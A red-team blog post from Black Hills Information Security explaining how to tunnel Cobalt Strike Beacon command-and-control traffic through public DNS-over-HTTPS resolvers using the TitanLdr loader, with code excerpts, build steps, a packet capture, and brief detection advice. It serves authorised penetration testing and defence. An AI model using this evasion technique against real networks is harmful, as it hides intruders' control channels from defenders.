DNS Over HTTPS for Cobalt Strike - Black Hills Information Security Black Hills Information Security

> Kyle Avery // Introduction Setting up the C2 infrastructure for red team engagements has become more .....

Kyle Avery //

Introduction

Setting up the C2 infrastructure for red team engagements has become more and more of a hassle in recent years. This is a win for the security community because it means that vendors and professionals have learned from previously successful techniques and implemented effective mitigations in their networks.

DNS over HTTPS is an underappreciated channel for command and control. This blog will show you how to utilize DoH with Cobalt Strike in a way that requires no third–party accounts or infrastructure setup, encrypts traffic with a valid SSL certificate, and sends traffic to reputable domain names.

Existing Techniques

Attackers and offensive security professionals have been using different redirector implementations for some time. The first redirectors that I used were simple Apache and Nginx servers configured with various rules to forward traffic based on predefined criteria.

Redirectors are great for making infrastructure more resilient, but they can also bypass defenses that rely on domain categorization. For example, once Content Delivery Networks (CDN) became more accessible to developers, attackers moved from traditional redirectors to these platforms because they often provide a valid domain name and even SSL certificate to the user, reducing the work of an attacker.

A technique known as “domain fronting” was later discovered and used heavily by many testers. More recently,

however, CDN providers have been cracking down on this behavior. Many sites prevent domain fronting entirely or actively search for those using it. Microsoft in particular has been known to shut down Azure Subscriptions in the middle of our operations.

I have recently turned to other cloud services such as Azure App Services and Cloudflare Workers for traffic redirection. These have the same benefits as traditional CDNs but are less heavily monitored. While these services work well, cloud providers could decide to start watching these with the same dedication as they watch CDNs any day.

DNS over HTTPS

Traditional DNS Beacons are relatively straightforward to detect. I have never used the Cobalt Strike DNS listener on an operation, limiting me to the previously described HTTPS listener and redirectors.

DNS over HTTPS for Beacon provides us reputable domains and valid SSL certificates without needing an account or any configuration of the redirector. This reduces an operator's setup time even further and eliminates the risk of account shutdown.

Today's Topic: DNS over HTTPS for Cobalt Strike

The use of DNS over HTTPS was first presented to me on Twitter by Austin Hudson. His tweets over the last year detailed his progress towards this capability and resulted in an open-source tool: TitanLdr. This Cobalt Strike user defined reflective loader (UDRL) hooks the Cobalt Strike Beacon's import address table (IAT) to replace the API call responsible for making traditional DNS queries (DNSQuery_A) with a function that makes DoH requests to dns.google (8.8.8.8 and 8.8.4.4).

This alone is an excellent capability, but TitanLdr's DNSQuery_A hook is generic enough to work with many different DoH servers! I have tested the following domains and confirmed that they work as drop-in replacements:

- dns.quad9.net
- mozilla.cloudflare-dns.com
- cloudflare-dns.com
- doh.opendns.com
- ordns.he.net

Using TitanLdr

TitanLdr is the key to integrating this capability into Cobalt Strike. You can grab the original TitanLdr, which beacons to a single DNS provider over HTTPS server here: https://github.com/secidiot/TitanLdr . You can change the DNS server on line 111 of the DnsQuery_A.c file in the hooks directory.

```
Icp = Api.InternetConnectA( Iop,
                            C_PTR( G_SYM( 'dns.google' ) ),
                            INTERNET_DEFAULT_HTTPS_PORT,
                            NULL,
                            NULL,
```

```
                INTERNET_SERVICE_HTTP,
                0,
                0 );
```

Line 111 in TitanLdr/hooks/DnsQuery_A.c (Original Repository)

I have since forked TitanLdr to allow for multiple DoH servers to be specified. Each time a callback is made, the Beacon will randomly select one from a hardcoded list. If you want to use multiple DoH servers, you can download my fork here: https://github.com/kyleavery/TitanLdr . You can modify the list of servers at line 116 of the DnsQuery_A.c file in the hooks directory.

```
ULONG_PTR domains[] = {
        G_SYM( "dns.google" ),
        G_SYM( "dns.quad9.net" ),
        G_SYM( "mozilla.cloudflare-dns.com" ),
        G_SYM( "cloudflare-dns.com" ),
        G_SYM( "doh.opendns.com" ),
        G_SYM( "ordns.he.net" )
};
```


Line 116 in TitanLdr/hooks/DnsQuery_A.c (Forked Repository)

Once downloaded, you will have to build the program. This will require a Linux host with NASM and MinGW installed. Once you have these programs, run the make command to create the necessary files.

```
Common.h  Labels.h  Macros.h  Native.h  Peb.c          Titan.cna  python3
Hash.c    Ldr.c     Main.c    Pe.c      Peb.h          asm
Hash.h    Ldr.h     Makefile  Pe.h      SectionLink.ld hooks
user@doh:~/TitanLdr$ make
user@doh:~/TitanLdr$ ls
Common.h     Hash.h    Macros.h  Pe.c    SectionLink.ld  Titan.x64.bin  asm
GetIp.x64.o  Labels.h  Main.c    Pe.h    Start.x64.o     Titan.x64.exe  hooks
GetIp.x86.o  Ldr.c     Makefile  Peb.c   Start.x86.o     Titan.x86.bin  python3
Hash.c       Ldr.h     Native.h  Peb.h   Titan.cna       Titan.x86.exe
```

Building TitanLdr

Import the Titan.cna Aggressor script into Cobalt Strike, and you are ready to use DoH! Configure a DNS listener as you usually would. The Cobalt Strike documentation goes more in-depth on configuring this listener.



Configuring a DNS Listener

Once the Beacon is running, we can see that only one DNS request is made to resolve the DoH server address. Afterward, all of the traffic is encrypted HTTPS.

Source	Destination	Protocol	Length	Info
10.33.33.109	9.9.9.9	DNS	73	Standard query 0x4e75 A dns.quad9.net
9.9.9.9	10.33.33.109	DNS	105	Standard query response 0x4e75 A dns.quad9.net A 9.9.9.9 A 149.112.112.112
10.33.33.109	9.9.9.9	TCP	66	49936 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
9.9.9.9	10.33.33.109	TCP	62	443 → 49936 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1188 WS=256
10.33.33.109	9.9.9.9	TCP	54	49936 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
10.33.33.109	9.9.9.9	TLSv1.2	234	Client Hello
9.9.9.9	10.33.33.109	TCP	54	443 → 49936 [ACK] Seq=1 Ack=181 Win=30464 Len=0
9.9.9.9	10.33.33.109	TLSv1.2	1242	Server Hello
9.9.9.9	10.33.33.109	TCP	1242	443 → 49936 [ACK] Seq=1189 Ack=181 Win=30464 Len=1188 [TCP segment of a rea
10.33.33.109	9.9.9.9	TCP	54	49936 → 443 [ACK] Seq=181 Ack=2377 Win=262144 Len=0
9.9.9.9	10.33.33.109	TLSv1.2	1026	Certificate, Certificate Status, Server Key Exchange, Server Hello Done
10.33.33.109	9.9.9.9	TCP	54	49936 → 443 [ACK] Seq=181 Ack=3349 Win=261120 Len=0
10.33.33.109	9.9.9.9	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message

DoH Beacon Network Traffic

Drawbacks of DNS over HTTPS

We've already discussed the benefits a DNS over HTTPS Beacon has over a traditional HTTPS Beacon, but there are also some definite drawbacks.

First, more packets are needed to communicate the same information back to the team server. A DNS TXT record can only contain a maximum of 255 characters, meaning we can only send a small amount of data in each packet.

Second, we have no control over the path or domain names of available servers. It seems easier for an environment or appliance to deny outbound 443/TCP to the list of popular or known DoH servers than block Microsoft's *.azurewebsites.net or Cloudflare's *.workers.dev. You could solve this by using more obscure DoH servers or by building your own and categorizing them over time, depending on how the environment is configured.

Potential Detection Methods

Current detection techniques may have gaps when it comes to detecting DNS over HTTPS.

- Current detections targeting malicious HTTPS traffic typically utilize domain reputation, rendering them potentially ineffective against DoH since the domains in use are reputable.

- Current detections targeting malicious DNS traffic typically monitor for many DNS requests, rendering them potentially ineffective against DoH since the traffic is no longer using the DNS protocol.

A combination of traditional DNS monitoring and SSL inspection could be a potential solution, but I do not know of any current tools or products that do this.

My understanding is that the primary defense against this attack is blocking outbound 443/TCP to known DoH servers that an organization is not using. Most networks I encounter still use traditional DNS, often with a local DNS server running as part of the Active Directory environment. In this case, there is no need to allow HTTPS traffic to dns.google, cloudflare–dns.com, or any others mentioned in this post.

Closing Thoughts

There are absolutely more DNS over HTTPS servers that could be used with this configuration. In addition, the user could set up their own DoH server, maybe even behind a CDN or other cloud service, to introduce a variation on this technique.

TitanLdr is limited to Cobalt Strike, but the DoH implementation could be ported to any other C2 framework.

This method will not be the best in every scenario, but it is another tool in the toolkit that I hope you can take advantage of. Feel free to contact me with any questions or comments on Twitter @kyleavery_ .

Credits

- The idea to use DNS over HTTPS for C2 comes from the work of Austin Hudson . This technique and blog would not have happened without his TitanLdr project. Austin's code and tweets have inspired many of my personal projects; I highly recommend following him.

- I mentioned that I currently use two redirector services for traditional HTTPS Beacons: Azure App Services and Cloudflare Workers. I originally discovered these techniques at the following two links:
    - https://ajpc500.github.io/c2/Using-CloudFlare-Workers-as-Redirectors/
    - https://github.com/bashexplode/cs2webconfig